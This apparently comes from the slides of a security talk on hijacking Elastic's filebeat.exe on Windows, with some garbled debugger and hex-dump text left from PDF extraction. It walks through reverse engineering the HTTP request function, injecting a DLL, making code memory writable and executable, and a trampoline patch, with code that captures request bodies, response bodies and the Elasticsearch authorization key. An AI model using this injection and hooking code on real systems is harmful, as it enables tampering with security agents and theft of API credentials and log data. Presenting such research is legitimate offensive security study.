0000000000AC53A0	48 89 14 24 48 C7 44 24 08 06 00 00 00 E8 6E D4 H%.,\$HÇD\$.....ènÔ
0000000000AC53B0	CC FF 48 8D 05 A7 8A 34 02 48 89 04 24 48 8B 8C İÿH..,\$Ş4.H%.,\$H<€

Canary bytes, which can be used to search for the same code elsewhere


# STRIPPED BINARY




```
text:0000000000A8C850 ; eslegclient_connection_exechttpqueest
text:0000000000A8C850
text:0000000000A8C850 execHttpRequest proc near ; CODE XREF: esleg_connection_client_bulk+212+p
text:0000000000A8C850 var_160      = qword ptr -160h
text:0000000000A8C850 var_150      = qword ptr -150h
text:0000000000A8C850 var_148      = qword ptr -148h
text:0000000000A8C850 var_140      = qword ptr -140h
text:0000000000A8C850 var_138      = qword ptr -138h
text:0000000000A8C850 var_130      = qword ptr -130h
text:0000000000A8C850 var_128      = qword ptr -128h
text:0000000000A8C850 var_120      = qword ptr -120h
text:0000000000A8C850 var_118      = qword ptr -118h
text:0000000000A8C850 var_109      = byte ptr -109h
text:0000000000A8C850 var_108      = qword ptr -108h
text:0000000000A8C850 var_100      = qword ptr -100h
text:0000000000A8C850 var_F8       = qword ptr -0F8h
text:0000000000A8C850 var_F0       = qword ptr -0F0h
text:0000000000A8C850 var_E8       = qword ptr -0E8h
text:0000000000A8C850 var_E0       = qword ptr -0E0h
text:0000000000A8C850 var_D8       = qword ptr -0D8h
text:0000000000A8C850 var_D0       = qword ptr -0D0h
text:0000000000A8C850 var_C8       = qword ptr -0C8h
text:0000000000A8C850 var_C0       = qword ptr -0C0h
text:0000000000A8C850 var_B8       = qword ptr -0B8h
text:0000000000A8C850 var_B0       = qword ptr -0B0h
text:0000000000A8C850 var_A8       = xmmword ptr -0A8h
text:0000000000A8C850 var_98       = xmmword ptr -98h
text:0000000000A8C850 var_88       = qword ptr -88h
text:0000000000A8C850 var_80       = qword ptr -80h
text:0000000000A8C850 var_28       = xmmword ptr -28h
text:0000000000A8C850 var_18       = xmmword ptr -18h
text:0000000000A8C850 var_8        = qword ptr -8
text:0000000000A8C850 arg_0       = qword ptr 8
text:0000000000A8C850 arg_8       = qword ptr 10h
text:0000000000A8C850 arg_10      = qword ptr 18h
text:0000000000A8C850 arg_18      = qword ptr 20h
text:0000000000A8C850 arg_20      = xmmword ptr 28h
text:0000000000A8C850 arg_30      = xmmword ptr 38h
text:0000000000A8C850
text:0000000000A8C850          mov    rcx, gs:28h
text:0000000000A8C859          mov    rcx, [rcx+0]
text:0000000000A8C860          lea    rax, [rsp+var_D0]
text:0000000000A8C868          cmp    rax, [rcx+10h]
text:0000000000A8C86C          jbe    loc_A8D0F1
text:0000000000A8C872          sub    rsp, 150h
text:0000000000A8C879          mov    [rsp+150h+var_8], rbp
text:0000000000A8C881          lea    rbp, [rsp+150h+var_8]
text:0000000000A8C889          xorps xmm0, xmm0
text:0000000000A8C88C          movups [rsp+150h+var_28], xmm0
text:0000000000A8C894          movups [rsp+150h+var_18], xmm0
text:0000000000A8C89C          mov    [rsp+150h+var_109], 0
text:0000000000A8C8A1          mov    [rsp+150h+arg_10], 0
text:0000000000A8C8AD          mov    [rsp+150h+arg_18], 0
text:0000000000A8C8B9          xorps xmm0, xmm0
text:0000000000A8C8BC          movups [rsp+150h+arg_20], xmm0
text:0000000000A8C8C4          movups [rsp+150h+arg_30], xmm0
```

# STRIPPED BINARY



# ATTACH TO THE PROCESS



# FIND THE FUNCTION



# FIND THE FUNCTION



# SET A BREAKPOINT

The screenshot shows a debugger interface with assembly code. The assembly code is as follows:

```
0000000000A8C850 6548:8B0C25 28000000 mov rcx,qword ptr ds:[28]
0000000000A8C859 48:8B89 00000000 mov rcx,qword ptr ds:[rcx]
0000000000A8C860 48:8D8424 30FFFFFF lea rax,qword ptr ss:[rsp-00]
0000000000A8C868 48:3B41 10 cmp rax,qword ptr ds:[rcx+10]
0000000000A8C86C > 0F86 7F080000 jbe filebeat.A8D00F1
0000000000A8C872 48:81EC 50010000 sub rsp,150
0000000000A8C879 48:89AC24 48010000 mov qword ptr ss:[rsp+148],r
0000000000A8C881 48:8DAC24 48010000 lea rbp,qword ptr ss:[rsp+14
0000000000A8C889 0F57C0 xorps xmm0,xmm0
0000000000A8C88C 0F118424 28010000 movups xmmword ptr ss:[rsp+1
0000000000A8C894 0F118424 38010000 movups xmmword ptr ss:[rsp+1
0000000000A8C89C C64424 47 00 mov byte ptr ss:[rsp+47],0
0000000000A8C8A1 48:C78424 68010000 00 mov qword ptr ss:[rsp+168],0
0000000000A8C8AD 48:C78424 70010000 00 mov qword ptr ss:[rsp+170],0
0000000000A8C8B9 0F57C0 xorps xmm0,xmm0
```

A context menu is open over the assembly code at address 0000000000A8C86C. The menu items are:

- Binary
- Copy
- Breakpoint
- Follow in Dump
- Follow in Disassembler
- Follow in Memory Map
- Graph

The "Breakpoint" item is highlighted, indicating it is selected. A submenu for "Breakpoint" is also open, containing:

- Set Conditional Breakpoint (Shift+F2)
- Toggle (F2)
- Set Hardware on Execution

`rcx=2F0 L'`  
qword ptr gs:[00000000002D6028 &"€>"]=000000C00059AA08 "€>"`

.text:0000000000A8C850 filebeat.exe:\$68C850 #68BC50

 Dump 1    Dump 2    Dump 3    Dump 4    Dump 5    Watch 1   [x=] Locals    String

Address	Hex	ASCII
0000000002CAAFA78	AF 40 B0 20 FF 7F 00 00	M°. ý. Õ.
0000000002CAAFA88	01 FA AA 2C 00 00 00 00	úá., ..ø.
0000000002CAAFA98	21 2B 47 02 00 00 00 00	!+G., ..I.
0000000002CAAFAA8	0A 08 49 01 00 00 00 00	..I. H
0000000002CAAFAFB8	01 00 00 00 FF FF FF 00	...yyyy
0000000002CAAFAF8	00 00 00 00 00 00 00 00	.....
0000000002CAAFAF8D	00 00 00 00 00 00 00 00	.....
0000000002CAAFAE8	00 00 00 00 00 00 00 00	.....
0000000002CAAFAF8F	14 35 85 01 00 00 00 00	C0 63 43 00 00 00 00 00
0000000002CAAFAF80	00 60 2D 00 00 00 00 00	80 FC AA 2C 00 00 00 00
0000000002CAAFAF818	7E 02 46 00 00 00 00 00	00 AD 59 00 C0 00 00 00
0000000002CAAFAF828	DA 83 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000000002CAAFAF838	F0 02 00 00 00 00 00 00	C0 1A 56 02 00 00 00 00
0000000002CAAFAF48	20 FE AA 2C 00 00 00 00	FZ ED 45 00 00 00 00 00
0000000002CAAFAF58	18 12 F7 04 00 00 00 00	C0 1A 56 02 00 00 00 00
0000000002CAAFAF68	04 1A 56 02 00 00 00 00	00 00 00 00 00 00 00 00
0000000002CAAFAF78	F8 00 00 00 00 00 00 00	FF FF FF FF FF 7F 00 00
0000000002CAAFAF88	00 00 15 1A FE 7F 00 00	6C 10 00 00 00 00 00 00
0000000002CAAFAF98	01 00 00 00 00 00 00 00	00 AD 59 00 C0 00 00 00
0000000002CAAFAFB8	B7 AE 46 00 00 00 00 00	BF 2A 47 02 00 00 00 00
0000000002CAAFAFC8	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

0000000002C8AFB90	00000000000000106C
0000000002C8AFB98	00000000000000000001
0000000002C8AFBA0	00000000C0004CB800
0000000002C8AFBA8	00000000000046AEB7
0000000002C8AFBB0	00000000002472ABF
0000000002C8AFBB8	000000000000000000
0000000002C8AFBC0	000000000000000000
0000000002C8AFBC8	000000000000000000
0000000002C8AFBD0	000000000000000000
0000000002C8AFBD8	0000000002C8AFBF8
0000000002C8AFBE0	000000000000000000
0000000002C8AFBE8	000000000000000004
0000000002C8AFBF0	00000000019930520
0000000002C8AFBF8	00000000004363B3
0000000002C8AFC00	000000000046D220
0000000002C8AFC08	00000000004CB800
0000000002C8AFC10	000000000000000000
0000000002C8AFC18	00007FFF1A1680FD
0000000002C8AFC20	00000000C0004CB880
0000000002C8AFC28	0000000002C8AFAC48
0000000002C8AFC30	00000000004364F7
0000000002C8AFC38	00000000002533FB8
0000000002C8AFC40	000000000000000000
0000000002C8AFC48	0000000002C8AFCB0

# EVENTUALLY... SUCCESS!

```
439 func (conn *Connection) execHTTPRequest(req *http.Request) (int, []byte, error) {
440     req.Header.Add("Accept", "application/json")
441
442     if conn.Username != "" || conn.Password != "" {
443         req.SetBasicAuth(conn.Username, conn.Password)
444     }
445
446     if conn.apiKeyAuthHeader != "" {
447         req.Header.Add("Authorization", conn.apiKeyAuthHeader)
448     }
449
450     for name, value := range conn.Headers {
451         req.Header.Add(name, value)
452     }
453
454     // The stlib will override the value in the header based on the configured `Host`
455     // on the request which default to the current machine.
456     //
457     // We use the normalized key header to retrieve the user configured value and assign it to the host.
458     if host := req.Header.Get("Host"); host != "" {
459         req.Host = host
460     }
461
462     resp, err := conn.HTTP.Do(req)
463     if err != nil {
464         return 0, nil, err
465     }
466     defer closing(resp.Body, conn.log)
467
468     status := resp.StatusCode
469     obj, err := ioutil.ReadAll(resp.Body)
470     if err != nil {
471         return status, nil, err
472     }
473 }
```

(code [here](#))

# THE PERFECT SPOT

- Breaking right after `ioutil.ReadAll()` returns has everything we need
  - `rsp+0x18` points to the response body
  - `rsp+0x58` points to the request body
  - `rsp+0x88` points to the Elasticsearch authorization header
    - Bonus!

# BUT... HOW DO WE GET THERE?

- Inject malicious code into filebeat.exe that hijacks the return from `ioutil.ReadAll()`
  - DLL injection
    - Dynamic Link Library (like a .so on Linux)
  - In-memory patching

# DLL INJECTION

- Loads a malicious binary into a different process's memory space
- At its core, uses three different Win32 APIs
- One of the simplest techniques to inject malicious code into a process on Windows
  - Commonly used by malware

# DLL INJECTION

## VirtualAllocEx()

- Similar to `malloc()`
- Used to allocate memory in the target process for the malicious code to be loaded into

# DLL INJECTION

`VirtualAllocEx()`



`WriteProcessMemory()`

- Used to write the malicious code into the target process's memory space, using the memory previously allocated

# DLL INJECTION

`VirtualAllocEx()`



- Calls a function in a new thread
- Used to call `LoadLibraryA()` which transfers execution to the malicious code

# CODE EXECUTION, NOW WHAT?

- We need to replace some of the filebeat.exe code with our own
  - Are there any protections that could break this?
  - Where will our code go?
  - What will we put there?

# DEP/NX

- Data Execution Prevention (Windows)
- No Execute (Linux)
- Memory can't be writeable AND executable
- Available on Windows XP/Server 2003+

```
26     // enable W&X on filebeat.exe!.text
27     LPVOID textBase = (LPVOID)0x401000;
28     SIZE_T textSize = 0x2137000;
29
30     if (!Patcher::EnableRwxOnSection(textBase, textSize)) return;
```

(code [here](#))

# TARGET

```
.text:0000000000A8CCAC
.text:0000000000A8CCB1 → call    io_ioutil_readAll
.text:0000000000A8CCB6      mov     rax,  [rsp+150h+var_118]
.text:0000000000A8CCBB      mov     rcx,  [rsp+150h+var_120]
.text:0000000000A8CCC0      mov     rdx,  [rsp+150h+var_128]
.text:0000000000A8CCC5      mov     rbx,  [rsp+150h+var_130]
.text:0000000000A8CCCA      mov     rsi,  [rsp+150h+var_138]
.text:0000000000A8CCCD      test   rcx,  rcx
.text:0000000000A8CCD3      jnz    loc_A8CE5B
.text:0000000000A8CCD8      mov     rdi,  [rsp+150h+var_100]
.text:0000000000A8CCDF      cmp    rdi,  12Ch
.text:0000000000A8CCE1      jge    short loc_A8CD51
```

We will start overwriting at 0xa8ccb1

# EXECUTION FLOW

Legitimate filebeat.exe

# EXECUTION FLOW

Trampoline

Legitimate filebeat.exe


# TRAMPOLINE

- A trampoline is a small piece of code that redirects execution to something larger

```
72     // modify existing function
73     // movabs r8, 0xaabbccddeeff1122 => 49 b8 22 11 ff ee dd cc bb aa
74     // jmp r8                      => 41 ff e0
75     unsigned char patch[] = {
76         0x49, 0xb8, 0xaa, 0xaa, 0xaa, 0xbb, 0xbb, 0xbb, 0xbb, 0x41, 0xff, 0xe0
77     };
78     *(DWORD_PTR*)(patch + 2) = (DWORD_PTR)target->patchAddr;
79     memcpy_s(target->targetAddr, 13, patch, 13);
```

(code [here](#))

# EXECUTION FLOW



# PATCH

```
58 // save pointers to data we care about
59 // (and also setting args to call up to C)
60 // calling convention: rcx, rdx, r8
61 // function signature: void HttpIntercept(char* reqBytes, char* respBytes, char* apiKey)
62 // [rsp+0x18]: pointer to resp data
63 // [rsp+0x58]: pointer to pointer to req data
64 // [rsp+0x88]: pointer to api key
65 // TODO:
66 // there might be an edge case where the req data dereference fails if there wasn't a post body, i'm not sure
67 // the first request that generates a security log first generates at GET /, which looks different on the stack
68 mov    0x18(%rsp), %rdx    // resp data
69 mov    0x58(%rsp), %rcx    // req data
70 mov    (%rcx), %rcx
71 mov    0x88(%rsp), %r8    // api key
```

```
87 // call the C code
88 // the HTTP intercept C code is in the function table at offset 0x100
89 mov    $0x66420100, %r9
90 call   *(%r9)
```

(code [here](#))


# PATCH (CONT.)

```
111 // existing code that got replaced
112 .byte 0x48
113 .byte 0x8b
114 .byte 0x44
115 .byte 0x24
116 .byte 0x38
117 .byte 0x48
118 .byte 0x8b
119 .byte 0x4c
120 .byte 0x24
121 .byte 0x30
122 .byte 0x48
123 .byte 0x8b
124 .byte 0x54
125 .byte 0x24
126 .byte 0x28
127
128 // jump back to existing code
129 mov    $0xa8ccc0, %r8
130 jmp    *%r8
```

- The patch will setup arguments on the stack, and transfer execution to our C++ code
- Then, it executes the code replaced by the trampoline and jumps back to the original code

(code [here](#))

